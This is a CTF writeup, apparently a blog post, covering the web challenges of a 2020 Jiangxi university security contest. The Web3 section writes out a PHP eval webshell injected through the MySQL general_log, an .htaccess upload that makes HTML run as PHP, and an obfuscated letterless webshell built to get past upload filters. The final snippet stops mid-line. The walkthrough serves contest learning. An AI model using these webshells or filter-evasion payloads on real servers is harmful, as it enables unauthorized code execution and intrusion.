2020年江西省大学生信息安全技术大赛Writeup

原创

black_doufu 于 2020-10-27 20:29:15 发布 1576 收藏 12


分类专栏： CTF Writeup 文章标签： 信息安全

本文链接：https://blog.csdn.net/yescomecn/article/details/109320031

CTF 同时被 2 个专栏收录

1 篇文章 0 订阅

订阅专栏



Writeup

1 篇文章 0 订阅

订阅专栏


2020年江西省大学生信息安全技术大赛Writeup

一、WEB

0x01 web1-找色差嘛

题解1-官方

1) 打开浏览器,发现类似与游戏的页面

2) 

3) 开始游戏后发现看题目说的是要 2000 关才行,

4) 猜测是要写 javascript 脚本,此外发现 js 文件被混淆加密了

---


5)

6) 所以一个是写脚本得到 flag,我们采用以下 js 脚本

```
var inter = setInterval(find, 20)
var time = 0
function find() {
    if(time > 2000){
        clearInterval(inter)
    }
    var nodes = document.getElementById("box").childNodes
    var b, a = nodes[0]
    for (var i = 0; i < nodes.length; i++) {
        b = nodes[i]
        if (b.style["backgroundColor"] != a.style["backgroundColor"]) {
            b.click();
            a.click();
            break;
        }
    }
    time++
}
```

7) 可以发现在控制台输出了一一串字符串

8)



9) 得到字符串后 根据提示后用 md5 加密成 32 位字符串然后加上 flag{}即为正确答案

题解2-江西软件职业技术大学

burpsuite 抓包直接改传参，返回包里面存有flag

0x02 web2


这道题好像是官方配置有问题，在一个容器里面有多个漏洞环境，很容易getshell，但是找不到flag，官方最后换了题

题解1-无

0x03 web3-Easy_console

题解1-官方

1）测试，打开题目，看到网站主页如下



注册账号之后测试网站

2）测试

网站是有三个模块，query，information，export。

Query： 查询数据库信息

Information：上传头像

Export：可以导出数据库的数据。

在 query 页面，可以发现能执行的只有`select`,`show`,`set`三种 sql 语句。

Information 页面上传点对文件内容做了检测。上传含有

`<?php`,`?>`,`<?=`等的字符就会被拦截。

Export 页面可以导出一个 html 文件，文件名是随机的

3）解题方法

1. 测试上传点可以上传`.htaccess`文件，并且上传头像的文件夹和导出 html 的文件夹是同一个。所以可以上传`.htaccess`文件，使 html 文件可以被当做

---

php 来解析。

2. 需要解决的是如何将一句话写入到数据库，这样再导出的时候才可以写入 html 文件。

测试 insert 和 update 发现都会报不支持此类操作。尝试 into outfile 也无法写入。

这里可以启用 mysql 的日志功能，然后使用 select 语句，将 shell 写入到 mysql 的日志表。

开启 mysql 日志


```
set global general_log=on;   开启日志选项

set global log_output='table'  设置日志输出方式为 table。默认是 file。
```

这里需要注意的是，可以修改日志的输出方式为 file，并且自定义日志文件的后缀和保存位置，但是由于权限问题，是无法利用的。


日志表为`mysql.general_log`.

3. Getshell

`set global general_log=on`开启日志功能。




设置日志输出方式`set global log_output='table'`




写入一句话`select "<?php eval($_POST[452587]);?>"`

查看日志




导出 mysql.general_log 表。


查看导出的 html 文件，可以看到一句话已经写入



4. 上传.htaccess 文件



5. 蚁剑链接




flag{ea7cb6437300705e2b841662452d30bb}

题解2-江西软件职业技术大学

这题试了挺多方法的

Web3

/var/www/html/user/console.php




慢日志写shell 失败

慢日志

show GLOBAL VARIABLES like "%slow%";

```
set GLOBAL slow_query_log=on;
```


set global slow_query_log_file = '/Applications/MAMP/htdocs/mysql_shell.php';




写日志getshell 失败

写日志 getshell

```
show variables like '%general%';
```




```
set global general_log_file='/var/www/html/i.php'
```



最后在文件上传位置上传getshell


第二个选项是文件上传

```
Connection: close

------WebKitFormBoundary15pHHpCs6ob8YfZd
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<?
phpinfo(); ?>

------WebKitFormBoundary15pHHpCs6ob8YfZd
Content-Disposition: form-data; name="command"
```

会过滤 <?php 以及 $_POST[] 这种传参

直接用无字母一句话

<?php $__=[]; $_=($__==$__); $__=~(融); $___=$__[$_]; $__=~(匆); $___.=$__[$_].$__[$_]; $__=~(随); $___.=$__[$_]; $__=~(千); $___.=$__[$_]; $__=~(苦); $___.=$__[$_]; $____=~(~(_)); $__=~(诗); $____.=$__[$_]; $__=~(尘); $____.=$__[$_]; $__=~(欣); $____.=$__[$_]; $__=~(站); $____.=$__[$_]; $_=$$____; $___($_[_]);



直接 getshell，后面发现 flag 在 flag.php 直接读取

flag{adf82401ff3abe2238edce6bc0e9fb7a}


无字母一句话getshell

```
<?php $__=[]; $_=($__==$__); $__=~(融); $___=$__[$_]; $__=~(匆); $___.=$__[$_].$__[$_]; $__=~(随); $___.=$__[$_]; $__=~(千); $___.=$__[$_]; $__=~(苦); $___.=$__[$_]; $____=~(~(_)); $__=~(诗); $____.=$__[$_]; $__=~(尘); $____.=$__[$_]; $__=~(欣); $____.=$__[$_]; 